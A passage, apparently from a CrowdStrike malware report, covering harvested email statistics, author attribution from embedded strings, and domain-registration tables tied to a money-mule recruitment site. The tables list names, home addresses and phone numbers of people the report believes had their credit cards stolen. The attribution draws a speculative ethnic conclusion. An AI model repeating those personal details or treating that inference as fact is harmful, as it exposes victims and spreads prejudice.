Northern Mariana Islands	1
Italy	1
Hong Kong	1
Jordan	1
Belarus	1
Tanzania	1
Ecuador	1
Australia	1
Fiji	1
United Arab Emirates	1
Finland	1
Mali	1
Belgium	1
Moldova	1
Slovakia	1

Based on the email addresses posted (for example, 1800flowers@1800reminders.com, billing@deluxeforbusiness.com, consultant_fiscal-unsubscribe@yahoogroups.com, fbmessage+fepvdccz@facebookmail.com, geico_claims@geico.com, and northwest.airlines@nwa.com), it appears that another malware component exists that harvests email addresses from infected systems' inboxes and creates this malware.

Overall, of the 1,000 email addresses collected, we saw 286 unique email address domains. Some other interesting email statistics are as follows:

- 421 personal yahoo.com email addresses
- 66 personal aol.com email addresses
- 59 personal hotmail.com email addresses
- 31 personal comcast.net email addresses
- 4 .gov email addresses
- 1 .mil email address
- 0 gmail.com addresses

Note above the disproportionately high number of yahoo.com email addresses, and the disproportionately low number of gmail.com email addresses.

Investigative Findings on Malware Author

Several artifacts in the malware suggest a connection to Romania:

- Non-encrypted variants of the malware contain in two places the word “pizd”, which translates from Romanian to English as “pussy”.
- Non-encrypted variants of the malware make use of the directory “`%s\Local Settings\Application Data\NICOLAEGUTAXZSEQWS`”. Nicolae Guţă[7] is a prominent Romani[8] manele[9] singer.
- Non-encrypted variants of the malware make use of the registry value name “`COSTIIONITAEQWS`”. Costi Ioniță[10] is a prominent Romanian manele singer.
- Non-encrypted variants of the malware make use of the string “`ADRIANCOPILUMINUNESIFLORINSALAM`” for entry point obfuscation. Adrian Copilul Minune[11] and Florin Salam[12] are prominent Romani manele singers.
- Non-encrypted variants of the malware make use of the file name “`XZSEQWSpulaosugiingat.exe`”. The phrase “pula o sug i în gât” loosely translates from Romanian to English as “suck a dick in your throat”.

The artifacts in this malware aren’t typical of most Romanians. Firstly, most Romanians would say “pizda” instead of “pizd”, and would say “suge pula în gât” as opposed to “pula o sug i în gât”. The uncommon wordings, combined with the author’s apparent interest in Romani manele music, suggest that the author is likely Romani, not Romanian.

[7] http://en.wikipedia.org/wiki/Nicolae_Gu%C5%A3%C4%83
[8] http://en.wikipedia.org/wiki/Romani_people
[9] http://en.wikipedia.org/wiki/Manele
[10] http://en.wikipedia.org/wiki/Costi_Ioni%C8%9B%C4%83
[11] https://en.wikipedia.org/wiki/Adrian_Minune
[12] http://en.wikipedia.org/wiki/Florin_Salam

Investigative Findings on Domain Registrants

CrowdStrike used a two-pronged approach to find domains involved in this malware campaign: real-time scanning and historic WHOIS[13] research.

Real-Time Scanning

We monitored all hostnames generated by this malware family's domain-generating algorithm for a two-week span and found twenty active domains that responded to the malware's beacon. As such, it is clear that this malware is actively being used, as more than one new domain is registered per day, on average.

Of the 20 active domains detected via real-time scanning, 19 were registered via and hosted by Yahoo! Inc.'s Small Business hosting plan[14,15] with registrants using *@yahoo.com* email accounts, and one was registered via and hosted by Omnis Network LLC[16] with the registrant using an *@aol.com* email account.

As can be seen below, several registrant names and addresses are reused (highlighted), and based on open-source research, these appear to be real people who live at the addresses given. Based on that evidence, plus the fact that there are different phone numbers and email addresses for each registrant of the same name, we believe that these domains were purchased using stolen credit cards that belong to these individuals.

DOMAIN	CREATION DATE	EXPIRY DATE	REGISTRANT	ADMIN EMAIL	ADMIN PHONE	REGISTRAR
collegeearly.net	2013-03-05	2014-03-05	Richard III 12991 Henry Rd. Henry, VA 24102	rgilleyiii@yahoo.com	+1.2708463527	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
twelvedistant.net	2013-03-05	2014-03-05	Marco Suriano 1431 e forest avenue des plaines, IL 60018	surianomarco977@yahoo.com	+1.7739086425	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
weathereearly.net	2013-03-05	2014-03-05	Robert Seifert 2212 W. Farwell Chicago, IL 60645	robertwseifert@yahoo.com	+1.7737916324	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
electricanother.net	2013-03-06	2014-03-06	Robert Seifert 2212 W. Farwell Chicago, IL 60645	gilleyiiir@yahoo.com	+1.7737916124	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
flierinstead.net	2013-03-06	2014-03-06	sheri drake 201 s main pierson station, IL 61929	marcosuriano241@yahoo.com	+1.7739088425	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nightstream.net	2013-03-06	2014-03-06	mark emr 30 heuer street little ferry, NJ 07643	markemr611@yahoo.com	+1.2016411394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

[13] http://en.wikipedia.org/wiki/Whois
[14] http://smallbusiness.yahoo.com/
[15] The ICANN Registrar for Yahoo! Inc.'s Small Business hosting plan is MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
[16] http://www.omnis.com/

morningpaint.net	2013-03-09	2014-03-09	clint Bertke 299 lowry rd fort recovery, OH 45846	clintmbertke@yahoo.com	+1.4198523054	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nightdifferent.net	2013-03-09	2014-03-09	Jerome Engel N70 W25803 Victoria Cr. Sussex, WI 53089	jerome_engel@yahoo.com	+1.2622464897	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
quietsoldier.net	2013-03-09	2014-03-09	Timothy Girvin 2157 penn st lebanon, PA 17042	timothygirvinz@yahoo.com	+1.7175726432	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
weatherdivide.net	2013-03-10	2014-03-10	mark emr 30 heuer street little ferry, NJ 07643	lynchashlylynn@yahoo.com	+1.2016419394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
withinshould.net	2013-03-10	2014-03-10	bertke, clint m 299 lowry rd fort recovery, OH 45846	clintmbertke@aol.com	+1.4198523054	OMNIS NETWORK, LLC
amountcondition.net	2013-03-11	2014-03-11	Robert Seifert 2212 W. Farwell Chicago, IL 60645	seifertrobertw@yahoo.com	+1.7737916544	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
collegebeside.net	2013-03-11	2014-03-11	pedro valadez 2607 yorkshire dr antioch, CA 94531	darrylgbucher@yahoo.com	+1.9254374755	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
wouldstrong.net	2013-03-14	2014-03-14	Frank Gibilante 2800 Limekiln Pike Glenside, PA 19038	coxkassandra@yahoo.com	+1.2158874578	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
riddenspring.net	2013-03-15	2014-03-15	dennis h 342 west morgan rd. decatur, AL 35603	emmetmax@yahoo.com	+1.2563401463	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
sufferfence.net	2013-03-15	2014-03-15	Julie Ducheny 975 N. Cleveland St. Orange, CA 92867	percymarley@yahoo.com	+1.7145385735	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
heardstrong.net	2013-03-16	2014-03-16	Lynette Conlan 210 Pinehurst Way San francisco, CA 94080	donnybonham184@yahoo.com	+1.6505882763	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
variousopinion.net	2013-03-16	2014-03-16	Lynette Conlan 210 Pinehurst Way San francisco, CA 94080	alankimberley@yahoo.com	+1.6505882742	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
heavyairplane.net	2013-03-19	2014-03-19	Caleb Jr 1017 carlls straight path Dix Hills, NY 11746	nettanathanson@yahoo.com	+1.6319182104	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
husbandbuilt.net	2013-03-19	2014-03-19	lanetta rogers 2503 bois d arc ln cedar park, TX 78613	shaynestafford@yahoo.com	+1.5127386723	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

As can be seen above, each domain is registered for one year.

Historic WHOIS Research

With the exception of *collegeearly.net*, *heardstrong.net*, *heavyairplane.net*, *husbandbuilt.net*, *riddenspring.net*, *sufferfence.net*, and *withinshould.net* (which hosted blank webpages), and *amountcondition.net*, *variousopinion.net*, and *weatherdivide.net* (whose webserver was down), all of the domains found via real-time scanning above contain content for “GlobalPartners Hungaria Kft.”, where “Hungaria Kft.” translates to a Hungarian LLC.

GlobalPartners

Home Page | Career Opportunities | About | Contact

- Home Page
- Careers [new]
- About
- Contact
- Market Focus
- Terms

Work at Home. 1h a day. Earn $10,000/mo! No Expense

Activities

Work at Home. 1h a day. Earn $10,000/mo.

We are focused on providing European companies a fast and reliable way of receiving payments from non-EU countries.

Company

In GlobalPartners Hungaria Kft. we are passionate about being the best at what we do.

Welcome to the GlobalPartners Hungaria Kft. website!

Job Opportunities: We are currently interested in hiring US residents for our US Wire Service

- You will be handling our transactions in the US, acting as a Transaction Agent
- You will need a personal **checking** account
- We are offering you a **10%** commission
- This is a great money making opportunity, as this requires little of your time and your expected income will be around **$10,000** per month
- All your work is to receive **wire transfers** and send it to us via Western Union
- You don't have to pay any money to start working with us!
- This can be your second job (part-time)

Earn $10,000/month! Learn more about US Wire Service, click here for details...

3/10/2013

GlobalPartners Hungaria Kft. further enhances its activity in opening the new HSBC Bank network over the Greek territory, following the signing of three new relevant contracts with the municipalities of Alexandroupoli, Lamia and Sparta of a total budget of 1.08 mill euro for the new Western Union money transfer network and Easy Money network of Bank of Hungary.

2/19/2013

GlobalPartners Hungaria Kft. recently signed two new contracts with the Bank of Hungary of Ioannita (in the Ioannina region) and Prosotsani (in the Drama region) to acquire Greek Asset Finance Business.

1/14/2013

GlobalPartners Hungaria Kft. signed three new contracts for the construction of the Athens Emopriki bank network with the local greek municipalities of a total estimated value of euro 1.20 million.

GlobalPartners Hungaria Kft.

GlobalPartners Hungaria Kft. has operations in Germany, UK, Spain, Italy, Hungary and Portugal.
Through our strategic partnership with First Data Corporation which holds a significant minority shareholding in GlobalPartners Hungaria Kft., we are driving a truly global business strategy.

GlobalPartners

Home Page | Career Opportunities | About | Contact

- Home Page
- Careers [new]
- About
- Contact
- Market Focus
- Terms

Work at Home. 1h a day. Earn $10,000/mo! No Expense

WESTERN UNION MONEY TRANSFER

The Company

About

GlobalPartners Hungaria Kft. was set-up in 2003 to operate Bureau de Change facilities throughout Hungary. Since then, GlobalPartners Hungaria Kft. has become a multi-facetted company operating global payments through many individual products. These include the operation of Western Union Money Transfer, MoneyGram Transfers, Dynamic Currency Conversion, Vat Refunds, Call Centres and International Corporate Payments.

The company has operations in Germany, UK, Spain, Italy, Hungary and Portugal.

GlobalPartners Hungaria Kft., according to article 4 of Law 2940/04 and the 1863-/31.01.2005 decision of the Deputy Minister, holds the 6th Class Certificate, and it is also mentioned in the 9690 Certificate of the Register.

Message from the Chairman

The recent successful merger of GlobalPartners Hungaria Kft. and Aeolian Investment has made our group even more competitive, with a solid foundation and strong dynamics for the future.

With resolution and resolve we are implementing our strategic reorganisation and experiencing steady growth, both in Hungary and in our developed international markets.

We thank our shareholders and assure them that GlobalPartners Hungaria Kft., equipped with young people, fresh ideas, and making the most of its know-how, is ready to face the challenges of the new era with determination and success.

Aristides P. Panagiotis
Chairman of the B.o.D.

Message from the Managing Director

GlobalPartners Hungaria Kft.'s new growth plan focuses on increasing sales and improving operational profitability in domestic and international markets. We are committed to preserving our client-orientated philosophy, a philosophy based on understanding and satisfying the requirements of our customers.

In today's highly competitive and demanding money transfer sector, GlobalPartners Hungaria Kft. is bound to meet the challenges of the new global marketplace and operate with steadfastness, determination, and a strong vision.

Petros Souretis
Managing Director

Copyright © 2013 **GlobalPartners Hungaria Kft.**

The photograph of the Chairman is actually a photograph of Sokratis Kokkalis[17] (also known as Socrates Kokkalis), the Chairman and CEO of Intracom Holdings[18]. Aristides P. Panagiotis may refer to Aris Papadopoulos Panagiotis, a student in the German Language Department of the College of International Management and Business at the Budapest Business School[19].

The photograph of the Managing Director is actually a photograph of Petros Souretis, Managing Director of INTRAKAT, a subsidiary of Intracom Holdings[20].

The logo for GlobalPartners in the screenshots above is copied from INTRAKAT's website[21].

CrowdStrike scanned all DGA servers for content similar to the content in the screenshots above, combined it with the table above for real-time scanning results, and further added to the table based on repeated registrant names:

DOMAIN	CREATION DATE	EXPIRY DATE	REGISTRANT	ADMIN EMAIL	ADMIN PHONE	REGISTRAR
degreeanimal.net	2013-02-03	2014-02-03	amado pilato 1961 trudie drive rancho palos verdes, CA 90275	degreeanimal@yahoo.com	+1.3103477423	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nightwagon.net	2013-02-05	2014-02-05	amado pilato 1961 trudie drive rancho palos verdes, CA 90275	degreeanimal@yahoo.com	+1.3103477423	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
quietcharacter.net	2013-02-05	2014-02-05	amado pilato 1961 trudie drive rancho palos verdes, CA 90275	degreeanimal@yahoo.com	+1.3103477423	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
recordwelcome.net	2013-02-05	2014-02-05	amado pilato 1961 trudie drive rancho palos verdes, CA 90275	degreeanimal@yahoo.com	+1.3103477423	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
presentrealize.net	2013-02-06	2014-02-06	Marco Suriano 1431 e forest avenue des plaines, IL 60018	marcosuriano21@yahoo.com	+1.7739088024	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
quietfurther.net	2013-02-06	2014-02-06	Marco Suriano 1431 e forest avenue des plaines, IL 60018	marcosuriano86@yahoo.com	+1.7739088421	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
tradegovern.net	2013-02-06	2014-02-06	marco suriano 1431 e forest avenue des plaines, IL 60018	rothken@yahoo.com	+1.7182251954	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
oftenbridge.net	2013-02-08	2014-02-08	Marco Suriano 1431 e forest avenue des plaines, IL 60018	surianom32@yahoo.com	+1.7739088421	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
middleuntil.net	2013-02-10	2014-02-10	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	marodarco932@yahoo.com	+1.7739088083	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

[17] http://en.wikipedia.org/wiki/Sokratis_Kokkalis
[18] http://www.intracom.com/
[19] http://www.bgf.hu/kkk/szervezetiegysegeink/oktatasiszervezetiegysegek/NEMZGAZDSZINTTAN/NEMETTO/hirek/nemszint
[20] http://www.intrakat.gr/en/the-company/message-from-the-managing-director/
[21] http://www.intrakat.gr/

electricflower.net	2013-02-11	2014-02-11	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	guessley_lacrete@yahoo.com	+1.3472988482	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
gatherstranger.net	2013-02-11	2014-02-11	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	guinesslacrete@yahoo.com	+1.3472988521	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
largesister.net	2013-02-12	2014-02-12	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	largesistersite@yahoo.com	+1.3472985321	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
quietstation.net	2013-02-13	2014-02-13	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	lacreteguessley@yahoo.com	+1.3472988421	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
ratherminute.net	2013-02-14	2014-02-14	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	ratherminute@yahoo.com	+1.3472984321	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
chieflabor.net	2013-02-15	2014-02-15	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	chieflabor@yahoo.com	+1.3472988412	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
morninglisten.net	2013-02-15	2014-02-15	larry tripp 4614 s. 32 st. west muskogee, OK 74401	morninglisten@yahoo.com	+1.7739088590	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
destroysafety.net	2013-02-18	2014-02-18	larry tripp 4614 s. 32 st. west muskogee, OK 74401	tripplarryg@yahoo.com	+1.9185775145	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
sufferseparate.net	2013-02-18	2014-02-18	Guessley Lacrete 475 ocean ave, apt 1h brooklyn, NY 11226	guessley.lacrete@yahoo.com	+1.3472988654	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
forgetdress.net	2013-02-19	2014-02-19	Guessley Lacrete 475 ocean ave brooklyn, NY 11226	guesslyme@yahoo.com	+1.3472988235	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
orderbranch.net	2013-02-20	2014-02-20	Guessley Lacrete 475 ocean ave, apt 1h brooklyn, NY 11226	lacrete.guessley@yahoo.com	+1.3472988459	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
glasstrust.net	2013-02-21	2014-02-21	Guessley Lacrete 475 ocean ave, apt 1h brooklyn, NY 11226	lacreteguessley34@yahoo.com	+1.3472988526	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
remembernothing.net	2013-02-23	2014-02-23	Timothy Girvin 2157 penn st lebanon, PA 17042	girvint@yahoo.com	+1.7175726523	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
riddeninstead.net	2013-02-24	2014-02-24	Timothy Girvin 2157 penn st lebanon, PA 17042	timothygirvin@yahoo.com	+1.7175726532	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
sufferpeople.net	2013-02-24	2014-02-24	IKE RICCHIO 1333 GREENBAY ROAD KENOSHA, AL 53144	ricchioike@yahoo.com	+1.4146523453	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
ordercourse.net	2013-02-25	2014-02-25	IKE RICCHIO 1333 GREENBAY ROAD KENOSHA, WI 53144	iricchio@yahoo.com	+1.4146523455	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
variousstream.net	2013-02-25	2014-02-25	Greg Heesch 6950 Almaden Expy, # 121 San Jose, CA 95120	greglheesch@yahoo.com	+1.4089983042	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
glassbright.net	2013-02-26	2014-02-26	Mark Emr 30 heuer street little ferry, NJ 07643	markemr591@yahoo.com	+1.2016411363	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
answerletter.net	2013-02-27	2014-02-27	Kai Roth PO Box 297 Pocono Summit, PA 18346	ike2ricchio4@yahoo.com	+1.6103660251	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
gentlecondition.net	2013-02-27	2014-02-27	Mark Emr 30 heuer street little ferry, NJ 07643	markemr847@yahoo.com	+1.2016411942	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
tradelength.net	2013-02-27	2014-02-27	Richard III 12991 Henry Rd. Henry, VA 24102	gilleyiiirichardmoir@yahoo.com	+1.2708463272	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

decideneither.net	2013-02-28	2014-02-28	Richard III 12991 Henry Rd. Henry, VA 24102	grichardmoir@yahoo.com	+1.2708465273	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
fliernorth.net	2013-02-28	2014-02-28	mark emr 30 heuer street little ferry, NJ 07643	markemr378@yahoo.com	+1.2016413941	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
streetlaughter.net	2013-02-28	2014-02-28	marco suriano 1431 e forest avenue des plaines, IL 60018	rothkai@yahoo.com	+1.7739084258	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
breadsafety.net	2013-03-02	2014-03-02	mark emr 30 heuer street little ferry, NJ 07643	markemr442@yahoo.com	+1.2016411394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nighteearly.net	2013-03-02	2014-03-02	Richard III 12991 Henry Rd. Henry, VA 24102	richardmoirgilleyiii@yahoo.com	+1.2708463527	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
twelveduring.net	2013-03-02	2014-03-02	Marco Suriano 1431 e forest avenue des plaines, IL 60018	marcosuriano785@yahoo.com	+1.7739088425	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
collegehonor.net	2013-03-04	2014-03-04	clint bertke PO Box 61359 Sunnyvale, CA 94088	contact@ myprivateregistration.com	+1.5105952002	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
morningbelieve.net	2013-03-04	2014-03-04	Timothy Girvin 2157 penn st lebanon, PA 17042	girvintimothy@yahoo.com	+1.7175726421	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
collegeearly.net	2013-03-05	2014-03-05	Richard III 12991 Henry Rd. Henry, VA 24102	rgilleyiii@yahoo.com	+1.2708463527	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
twelvedistant.net	2013-03-05	2014-03-05	Marco Suriano 1431 e forest avenue des plaines, IL 60018	surianomarco977@yahoo.com	+1.7739086425	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
weathereearly.net	2013-03-05	2014-03-05	Robert Seifert 2212 W. Farwell Chicago, IL 60645	robertwseifert@yahoo.com	+1.7737916324	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
weathertrust.net	2013-03-05	2014-03-05	Mark Emr 30 heuer street little ferry, NJ 07643	markemr899@yahoo.com	+1.2016416394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
electricanother.net	2013-03-06	2014-03-06	Robert Seifert 2212 W. Farwell Chicago, IL 60645	gilleyiiir@yahoo.com	+1.7737916124	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
flierinstead.net	2013-03-06	2014-03-06	sheri drake 201 s main pierson station, IL 61929	marcosuriano241@yahoo.com	+1.7739088425	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nightstream.net	2013-03-06	2014-03-06	mark emr 30 heuer street little ferry, NJ 07643	markemr611@yahoo.com	+1.2016411394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
morningpaint.net	2013-03-09	2014-03-09	clint Bertke 299 lowry rd fort recovery, OH 45846	clintmbertke@yahoo.com	+1.4198523054	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
nightdifferent.net	2013-03-09	2014-03-09	Jerome Engel N70 W25803 Victoria Cr. Sussex, WI 53089	jerome_engel@yahoo.com	+1.2622464897	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
quietsoldier.net	2013-03-09	2014-03-09	Timothy Girvin 2157 penn st lebanon, PA 17042	timothygirvinz@yahoo.com	+1.7175726432	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
thickstream.net	2013-03-09	2014-03-09	Ashly Lynch 56204 Carousel Lane Lunenberg, MA 01462	ashlylynnlynch@yahoo.com	+1.7742610784	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
morningready.net	2013-03-10	2014-03-10	mark emr 30 heuer street little ferry, NJ 07643	mark2emr5@aol.com	+1.2016411394	OMNIS NETWORK, LLC
weatherdivide.net	2013-03-10	2014-03-10	mark emr 30 heuer street little ferry, NJ 07643	lynchashlylynn@yahoo.com	+1.2016419394	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
withinshould.net	2013-03-10	2014-03-10	bertke, clint m 299 lowry rd fort recovery, OH 45846	clintmbertke@aol.com	+1.4198523054	OMNIS NETWORK, LLC
amountcondition.net	2013-03-11	2014-03-11	Robert Seifert 2212 W. Farwell Chicago, IL 60645	seifertrobertw@yahoo.com	+1.7737916544	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

collegebeside.net	2013-03-11	2014-03-11	pedro valadez 2607 yorkshire dr antioch, CA 94531	darrylgbucher@yahoo.com	+1.9254374755	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
increaseoffice.net	2013-03-12	2014-03-12	Frank Gibilante 2800 Limekiln Pike Glenside, PA 19038	groweno@yahoo.com	+1.2158874524	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
wouldstrong.net	2013-03-14	2014-03-14	Frank Gibilante 2800 Limekiln Pike Glenside, PA 19038	coxkassandra@yahoo.com	+1.2158874578	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
riddenspring.net	2013-03-15	2014-03-15	dennis h 342 west morgan rd. decatur, AL 35603	emmetmax@yahoo.com	+1.2563401463	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
sufferfence.net	2013-03-15	2014-03-15	Julie Ducheny 975 N. Cleveland St. Orange, CA 92867	percymarley@yahoo.com	+1.7145385735	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
heardstrong.net	2013-03-16	2014-03-16	Lynette Conlan 210 Pinehurst Way San francisco, CA 94080	donnybonham184@yahoo.com	+1.6505882763	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
variousopinion.net	2013-03-16	2014-03-16	Lynette Conlan 210 Pinehurst Way San francisco, CA 94080	alankimberley@yahoo.com	+1.6505882742	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
chairdinner.net	2013-03-19	2014-03-19	Maria Estrada 8101 Hesperia Ave Reseda, CA 91335	lucasrogerson@yahoo.com	+1.8189036941	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
heavyairplane.net	2013-03-19	2014-03-19	Caleb Jr 1017 carlls straight path Dix Hills, NY 11746	nettanathanson@yahoo.com	+1.6319182104	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
husbandbuilt.net	2013-03-19	2014-03-19	lanetta rogers 2503 bois d arc ln cedar park, TX 78613	shaynestafford@yahoo.com	+1.5127386723	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
journeystorm.net	2013-03-19	2014-03-19	Kayla Legayada, 6673 Hammond Ave #G Long Beach, CA 90805	sadieashley747@yahoo.com	+1.5629910674	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE

Of the 64 domains above, all but two are registered through a Yahoo! Small Business hosting plan.

Every domain is registered for exactly one year.


The registrants' email addresses primarily fall into four categories:

